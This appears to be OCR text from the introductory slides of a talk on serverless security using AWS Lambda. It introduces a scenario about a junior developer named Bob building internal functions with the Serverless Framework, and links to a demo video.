
Send e-mail to customer

Generate daily report


FaaS on the example of Lambda




aws
Google Cloud
Azure


THERE ARE STILL SERVERS
IN SERVERLESS
(__/) ||
(•ㅅ•) ||
/ づ

http://www.lambdashell.com/




Demo

https://vimeo.com/426723624

Meet Bob

- Junior developer
- He needs to develop a few serverless functions, only for internal usage

Bob uses Serverless Framework




